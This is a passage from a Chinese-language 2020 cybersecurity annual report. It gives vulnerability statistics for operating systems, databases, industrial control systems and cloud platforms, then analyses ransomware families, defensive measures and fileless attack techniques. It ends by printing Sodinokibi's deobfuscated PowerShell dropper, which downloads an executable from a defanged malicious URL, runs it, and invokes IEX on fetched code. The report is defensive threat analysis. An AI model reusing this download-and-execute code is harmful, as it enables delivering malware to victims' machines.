


图 2-48　2020 年操作系统漏洞数量占比按类型分布（来源：新华三技术有限公司）

（2）影响分析

①操作系统漏洞中，高危以上漏洞占比较高

通过对2020年操作系统安全事件的威胁级别分布分析发现，由于操作系统漏洞一般影响较大，导致操作系统漏洞中，高危以上漏洞（高危和严重漏洞）占比高达61.4%，如图2-49所示。




图 2-49　2020 年操作系统漏洞数量占比按危害级别分布（来源：新华三技术有限公司）

②针对手机操作系统的攻击呈高发态势，Android手机操作系统首当其冲

近年来由于智能手机的逐步普及以及线上生产生活方式的迅速发展，智能终端设备的安全性和重要性逐渐增加，手机作为进入互联网世界的重要接口，与个人隐私信息和金融资产紧密相关，已成为了具备极高风险的攻击目标。2020年操作系统漏洞按系统分类占比如图2-50所示。




图 2-50　2020 年操作系统漏洞按系统分类占比（来源：新华三技术有限公司）

手机操作系统主要有Android和iOS两种，其中使用Android系统的手机由于品牌众多、市场占有率高以及开源等特性导致Android设备的安全风险远高于iOS设备。Android本身潜在的漏洞风险，加上用户缺乏必要的安全意识导致大量Android手机处于“无补丁”“无防护”的脆弱状态。近年来主流手机品牌厂商都已经开始积极部署相关安全防护工作，通过成立安全部门、网络安全应急响应中心等手段来保证自己的手机系统尽可能远离风险，Android系统的安全性在逐步提高。

③Windows等PC操作系统安全问题仍然严重

在“互联网+”的时代背景下，计算机已经成为人们不可或缺的办公设备，但Windows和Linux等操作系统的安全情况仍不乐观，其中仅Windows的漏洞就占系统漏洞的33.6%。虽然官方的不断更新和新版本发布修复了众多漏洞，但新的漏洞及攻击手段仍然层出不穷。黑客已经从原来单一漏洞的利用逐步发展成多个漏洞组合利用，通过将多个危害较小的漏洞进行组合，对网络安全构成较大的威胁与挑战。

2.5.3 数据库系统

随着大数据的高速发展，各行业的数据量急速增长，数据库系统存储了各类高价值数据，已成为企业和组织重要的无形资产。与此同时，数据库成为攻击者主要目标之一，一旦获得数据库权限，即可获得丰厚的利益。2020年收录数据库漏洞总数266个，相比2019年多出10余个，同比增长5%，相较以往，大体持平。

（1）漏洞分类

MySQL数据库由于代码开源、版本众多，加之使用量大，因此被发现的漏洞较多。2020年被确认的266个数据库系统漏洞中，MySQL漏洞占据总漏洞数量的一半以上，如图2-51所示。




图 2-51　2020 年各数据库系统漏洞占比（来源：新华三技术有限公司）

从漏洞类型分布上来看，主要集中在拒绝服务、访问控制错误、权限提升3种类型上，占据全部漏洞类型的80.0%，如图2-52所示。




图 2-52　2020 年数据库漏洞类型占比（来源：新华三技术有限公司）

（2）影响分析

①云环境导致数据库系统自身的设计缺陷成为可批量的漏洞利用方式

数据库系统漏洞属于软件漏洞，其引擎和组件的逻辑设计错误会造成安全漏洞的产生，而这些问题引起的漏洞往往会带来很严重的后果，不仅是数据被窃取，而且利用权限提升、缓冲区溢出等漏洞可获取服务器控制权限，并进一步在内网扩散；利用拒绝服务漏洞会导致服务拒绝访问，影响业务正常运转。通过对2020年数据库漏洞的数量统计，权限提升和拒绝服务漏洞占比超过59%。

随着云计算和大数据的广泛应用，企业业务及系统架构发生变化，各类系统和业务逐渐迁移至云上部署，导致内外网界限不再清晰。由此带来的问题是，数据库原本是应用于内网等相对隔离、安全的环境，且具备一定的安全防护措施，外部攻击者对数据库系统漏洞的利用难度较大，但业务系统上云后数据库面临的场景复杂、多变，云环境的公开属性导致数据库暴露面扩大，网络环境中的威胁会显著增加。相比传统网络环境，旧版本的数据库系统漏洞修复不及时和新版本漏洞的爆发会导致漏洞利用更方便，且可在不同业务系统中进行批量利用。

②针对系统配置不当的利用依然是未来最简单、常用的攻击手段

配置不当主要分为两个方面：一方面是弱口令配置，由于其技术难度低和利用方式简单，针对弱口令的爆破是攻击者最常用有效的手段，获取正确的密码后可直接拖取数据；另一方面是权限配置，未遵循最小权限原则，造成对账户权限的不合理划分，使之成为潜在的攻击点。通过盘点分析2020年信息泄露事件，发现其中多数是由于对外部人员账号权限设置不当，而导致数据信息泄露。

2.5.4 工业控制系统

随着工业控制设备对接互联网，越来越多的黑客开始将攻击目标转向工业控制设备。2020年工业控制系统漏洞总数为645个，比2019年（总数440个）增加205个，2020年工业控制漏洞较前几年呈高发态势。

（1）漏洞分类

工业企业最担心的后果是造成生产设备损坏、业务停滞，而拒绝服务漏洞排名一直靠前，如果被黑客利用，易给企业造成较大影响。工业控制设备自身操作系统漏洞、应用软件漏洞及工业协议的安全性缺陷等工业系统自身的漏洞问题不容忽视，其中拒绝服务、缓冲区溢出、信息泄露、代码执行等是工业控制系统较为突出的问题，如图2-53所示。




图 2-53　2020 年工业控制系统漏洞类型占比（来源：新华三技术有限公司）

（2）影响分析

①针对工业控制环境的攻击涉及各个行业，智能制造行业更易受攻击

通过对2020年工业网络安全事件的行业分布分析发现，智能制造行业更易受攻击，占比高达54.8%，同时能源、交通、水利、电力、医疗、食品等重要行业也是重点攻击对象，如图2-54所示。




图 2-54　2020 年工业控制安全事件涉及的行业占比（来源：新华三技术有限公司）

②针对工业控制环境的攻击呈高发态势，勒索软件攻击成为其首要威胁

工业领域因运营成本高、数据价值大、社会影响广，成为勒索软件攻击的首选。通过对2020年工业网络安全事件的攻击类型进行分析发现，针对工业控制系统的勒索软件攻击事件占比最高，高达62.0%。

工业控制环境里大量的工业主机是通用的计算机设备，Windows操作系统仍然被多数工业企业服务器和工业内网主机使用，其中Windows XP的使用比例依然超过40%，Windows7使用量占据首位。操作系统潜在的漏洞风险，使终端主机易受各类恶意软件或病毒的攻击，一旦感染将迅速蔓延至整个工业内网，造成工业企业的巨大损失。工业主机安全问题已经成为工业控制环境的首要安全风险。

③钓鱼邮件成为工业控制网络攻击常用手段，主要目的为数据窃取

攻击者为了进行更具有危害性的攻击或者行动，通常需要打开进入目标企业的“大门”，一般情况下使用钓鱼邮件。尤其是2020年新冠肺炎疫情爆发，许多企业将业务转移至线上，视频会议、远程运维等办公模式给攻击者提供了可乘之机。恶意攻击者以COVID-19或冠状病毒大流行等标题为诱饵，向制造商发起钓鱼邮件攻击。进入内部系统之后，窃取企业机密数据是大多攻击者的目标。攻击者常常以将窃取的数据公开为要挟进行勒索，获取利益。

2.5.5 云计算平台

云计算发展已近20年，随着云计算技术日益成熟和应用，企业上云已成为长期趋势，随之而来的是人们对云相关漏洞的研究。2020年新增云计算通用组件漏洞241个，比2019年同期（总数166个）增长45.2%。

（1）漏洞分类

当前正处于云计算蓬勃发展的时代，云计算的出现使得信息技术的成本降低，方便了用户的操作，可以随时随地使用云终端访问云端数据。因此，云计算涉及的应用非常广泛，包括基础建设、平台软件、应用软件等。据统计，其漏洞类型主要为配置缺陷、内存损坏和权限提升等，如图2-55所示。




图 2-55　2020 年云计算组件漏洞类型占比（来源：新华三技术有限公司）

（2）影响分析

①随着云计算市场的持续增长，云相关漏洞数量会持续逐年增加

2018年新增云计算通用组件漏洞117个，2019年同期新增166个，增长平缓。而2020年同期新增漏洞数达到241个，同比增长45.2%。究其原因，是随着云计算市场的持续增长，单个漏洞的影响面随之被放大，云服务厂商对云计算平台和组件漏洞的重视以及赏金的投入增加，引导越来越多漏洞挖掘人员将目光投向了云计算。

②安全产品云化将成为趋势

业务可以上云，安全防护能力也可以上云。伴随云计算对计算和网络资源利用率的不断提升，传统安全产品云化将成为趋势。各类虚拟WAF、虚拟防火墙技术已较为成熟，将安全设备软件化，并建立简单的虚拟化安全资源池属于第一层的安全云化；从逻辑控制层的角度出发，屏蔽底层技术细节，将各类安全能力从单纯的产品配置转变为服务化配置，将烦琐的安全业务重新进行定义，从用户业务的角度出发，抽象为必要的实现逻辑，则是第二层安全云化。

2.5.6 总结

（1）远程办公人员数量的激增，导致信息技术服务业攻击事件急剧上升

2020年由于新冠肺炎疫情原因，许多企业开始远程办公，导致远程办公人员数量激增。攻击者瞄准了IT相关的各个部分，企业VPN、视频会议软件、内部通信平

台等都成为了恶意攻击者所关注的重要目标。攻击者通过注册假域名冒充Zoom、Microsoft Teams 等远程办公软件的官网传播恶意软件。随着RDP 和VPN 等远程访问技术使用频率的增加，RDP 爆破攻击的数量急剧上升。

（2）工业互联网或成网络安全下一个焦点

工业互联网包含了工业控制系统、工业网络、大数据存储分析、云计算、商业系统、客户网络等各种网络基础设施。同时融合了云计算、物联网、大数据、5G通信、边缘计算等新一代信息通信技术，多元技术融合必然会带来多种隐患。工业互联网打破了传统工业控制系统相对封闭的生产环境，其暴露面大大增加。

工业互联网与普通通信网的一个关键不同点在于其包含对工业控制、生产运营有直接影响的OT（Operation Technology，操作技术）网络，其中包含较多敏感核心数据，涉及企业机密乃至国家安全，这些信息是不能进行公开或共享的。

（3）云原生漏洞成为安全研究员和黑色产业链关注重点

前些年，业界关注的云计算漏洞更多是虚拟化底层软件的逃逸，在各类大赛中，安全研究员展示了对底层技术缺陷的攻击，一次又一次逃逸了各路虚拟机的束缚。近年来云计算领域又诞生了一个新的概念，即云原生技术，相关漏洞逐渐成为安全研究员和黑色产业链关注重点。

云原生技术，目的在于进一步利用云弹性大、敏捷、资源化的优势，解决应用在持续集成方面的困境，实现高度自动化的开发、集成、发布、运行等全生命周期管控。作为云原生技术的关键，近年来编排系统kubernetes和容器docker漏洞频出；并且由于这两者配置问题导致的未授权访问漏洞，成为了黑客攻击和挖矿牟利的突破口。

2.6 2020 年勒索病毒专题分析

2.6.1 勒索病毒感染的数据统计分析

（1）勒索病毒家族分析

2020年，勒索病毒攻击事件频发，传统勒索病毒家族的新变种、新的勒索病毒家族均大量出现。其中，样本数量排在首位的是Phobos家族（占比21.7%），其

次是GlobeImposter家族（占比17.5%）、Crysis家族（占比12.3%）等。样本数量TOP10的勒索病毒家族占比情况如图2-56所示。




图 2-56　2020 年 TOP10 的勒索病毒家族占比情况（来源：上海观安信息技术股份有限公司）

Phobos勒索病毒家族于2019年年初被发现，此后不断出现病毒变种。早期传播方式主要为远程桌面登录密码爆破。2020年6月出现新的变种，以系统激活工具等软件为载体，对用户实施钓鱼，诱导用户下载安装后入侵受害者的终端，窃取用户机器信息，并进一步通过木马控制端服务器下载加密勒索相关程序，实施比特币勒索。

GlobeImposter勒索病毒家族首次出现于2017年5月，随后出现不同系列的变种，主要传播方式包括远程桌面登录爆破、垃圾邮件等。

Crysis勒索病毒家族从2016年开始进行传播，主要传播方式为远程桌面登录爆破。

CryptoJoker勒索病毒家族于2020年11月开始在我国传播，出现仅两个月就成为年度感染占比TOP10的勒索病毒。经分析，该病毒家族通过WannaRen投递渠道“匿影”僵尸网络进行投递，“匿影”僵尸网络近年来持续活跃，感染设备基数较大，危害严重。

（2）被感染操作系统分析

2020年，从被感染的操作系统来看，Windows10、Windows7和Windows Server 2008仍然是被感染占比较多的系统。如图2-57所示，其中Windows10占比34.4%居于首位，Windows7紧随其后，占比32.2%，第3位的为Windows Server 2008，占比17.6%。




图 2-57　2020 年被感染系统占比情况（来源：上海观安信息技术股份有限公司）

被感染的操作系统以桌面操作系统和服务器操作系统区分，桌面操作系统占比70.0%，居于首位，明显高于服务器操作系统占比，如图2-58所示。




图 2-58　被感染操作系统类型占比情况（来源：上海观安信息技术股份有限公司）

（3）通用防范措施建议

从主要勒索病毒家族传播方式来看，安全性较差的远程桌面协议（Remote Desktop Protocol，RDP）是最常见的攻击媒介。其次为利用垃圾邮件、钓鱼邮件、水坑网站等方式传播，诱导受害者下载运行勒索病毒。

针对主要以远程桌面登录爆破方式传播的勒索病毒，建议防范措施如下：

- 设备登录口令应为强口令（字母+数字+特殊符号的长组合），定期修改口令；

- 不同的设备应使用不同的强口令，避免一个口令重复使用的情况；
- 定期进行数据备份并异地保存；
- 关闭或者修改135～139、445等高危端口，关闭服务器之间的文件共享；
- 定期对资产进行安全自查，及时安装漏洞补丁；
- 对内网的安全域进行合理的划分，域之间做好访问控制列表（Access Control Lists，ACL）限制，尤其是域管理员的计算机，如果其被攻破，会带来整个局域网沦陷的风险；
- 做好全流量日志的记录和监控，定期检查设备是否存在异常情况；
- 安装安全软件，提高服务器的安全性，以防核心数据被加密，造成重大损失。

针对主要以钓鱼等方式传播的勒索病毒，建议防范措施如下：

- 不要下载网络上不明的档案、文件、图片或影片，谨慎对待陌生邮件、短信中的链接；
- 从正规渠道下载安装软件；
- 注意规范U盘等移动介质的使用，关闭自动播放功能，使用前先进行查杀；
- 定期进行安全培训，提升网络管理员和普通用户的安全意识。

2.6.2 利用无文件攻击技术的新型勒索病毒分析

2020年，主要勒索病毒家族大量采用无文件攻击技术。利用无文件攻击技术的新型勒索病毒通常运行在被攻击主机内存中，或通过Windows的WMI、PowerShell脚本等方式运行，隐蔽性较高，普通的文件反病毒引擎和网络扫描引擎难以对该攻击技术精准识别。

（1）无文件攻击技术

攻击者在利用这种技术实施攻击时，大多不会在目标主机的磁盘上写入任何恶意PE或者ELF文件，而是通过各种脚本，例如PowerShell、VBS脚本、PHP脚本等实施攻击，因此得名“无文件攻击”。

无文件攻击通常使用以下几种特定技术。

①恶意文档

无文件攻击并非真正的没有任何文档，而是通过被植入特定威胁代码的Word文档、PDF文档等恶意文档进行攻击。

②恶意脚本

无文件攻击为绕开二进制检测方法，不将恶意代码编译执行，而是通过脚本运行，例如 PowerShell脚本、JavaScript脚本、VBS脚本等，利用本地白名单程序，达

到绕开防病毒检测的目的。

③病毒执行体代码混淆

无文件攻击依赖脚本执行，并利用各种私有的混淆技术进行改造，使安全运维人员难以回溯其工作方式。

④无须依赖其他组件

无文件攻击利用本地环境的各种组件，例如WMI、regsvr32.exe等白名单工具，实现持久化脚本、启动脚本、横向移动攻击等。

（2）Sodinokibi 家族勒索无文件攻击技术分析

2019年4月，Sodinokibi勒索病毒在国内首次被发现。该病毒主要使用RDP攻击的方式进行传播感染，被称为GandCrab勒索病毒的接班人。这款勒索病毒使用了多种传播渠道进行传播扩散，包含利用各种Web漏洞、Flash漏洞、钓鱼邮件、水坑攻击，漏洞利用工具包下载执行脚本等无文件攻击方式，其主要的攻击流程如图2-59所示。




图 2-59　Sodinokibi 勒索病毒主要攻击流程（来源：亚信科技（成都）有限公司）

①无文件攻击方式分析

Sodinokibi 勒索病毒多个变种样本显示，其利用恶意网站伪装成游戏辅助工具欺骗用户下载。当用户点击下载辅助工具的链接后，该病毒通过一系列的无文件攻击手段，最终直接在内存中运行，从而进行传播和勒索。

该病毒利用了无文件攻击中多个特征的技术：

- 内存执行；
- PowerShell脚本、JavaScript脚本、PHP脚本等执行；
- 多层的脚本间接混淆加密真正的病毒执行体。

②Sodinokibi勒索病毒样本分析

一旦用户浏览了植入该恶意病毒的网站，点击特定的链接，就会触发该病毒执行。该病毒会通过在磁盘中创建白名单文件或者感染白名单文件的无文件攻击方式，防止被防病毒软件查杀，然后该病毒即将磁盘中的重要文件加密，加密后的文件扩展名为.qv05z 。

该病毒试图在内存中执行病毒攻击主体或者执行一个多级高模糊PowerShell脚本，试图规避各种防病毒软件和安全解决方案，并躲避沙箱。此类无文件攻击技术为基于签名和行为的安全工具都带来了严峻挑战。

根据进程树关系显示，名为WINWORD.EXE的可执行程序打开了名为“info_17.07.doc”的文件，然后该文档病毒载体启动了攻击点中的PowerShell脚本，在另一个名为“VolontariDipendenti-addestramento-congiunto8-12Lugli.doc” 的Word文档中也发现了相同的被植入脚本的攻击行为。

该勒索病毒启动后，通过白名单工具PowerShell执行Base64编码的命令。这是一种典型的无文件攻击方式，采用各种混淆技术，混淆病毒代码，只有指定的脚本能够解密代码执行，给反病毒引擎造成了极大的检测困难。

被解码后勒索病毒脚本命令内容不包含直接造成危害的病毒执行体代码，该样本采用间接的攻击方式，通过另一个混淆和编码命令，释放一个简单的PowerShell代码。间接解码阶段完成后，样本释放一个简单的PowerShell代码，如图2-60所示。

```
$IyIpaKS = 'KiLrd';
$UpwpWW= $env:userprofile+'\'+$IyIpaKS+'.exe';
$o4f9Ud=.('n'+'ew-o'+'bject') Ne`T`.Web`CLieNT;
$vuRDOAzC='hxxp://fcamylleibrahim[.]top/sywo/fgoow[.]php?l=dxclass2.gxl'.split('%');
foreach($IPpm4NiW in $vuRDOAzC)
{
    try
    {
    $o4f9Ud.DowNloaDfIlE($IPpm4NiW, $UpwpWW);
    If ((.('Get-I'+'te'+'m') $UpwpWW).lENGth -ge 2977) {[Diagnostics.Process]::STaRt($UpwpWW);break;}
    }
    catch{}
};
IEX($o4f9Ud.DownLOaDStrIng('[redacted]'));
```

图 2-60　Sodinokibi 勒索病毒经过两层解混淆后的 PowerShell 代码（来源：亚信科技（成都）有限公司）

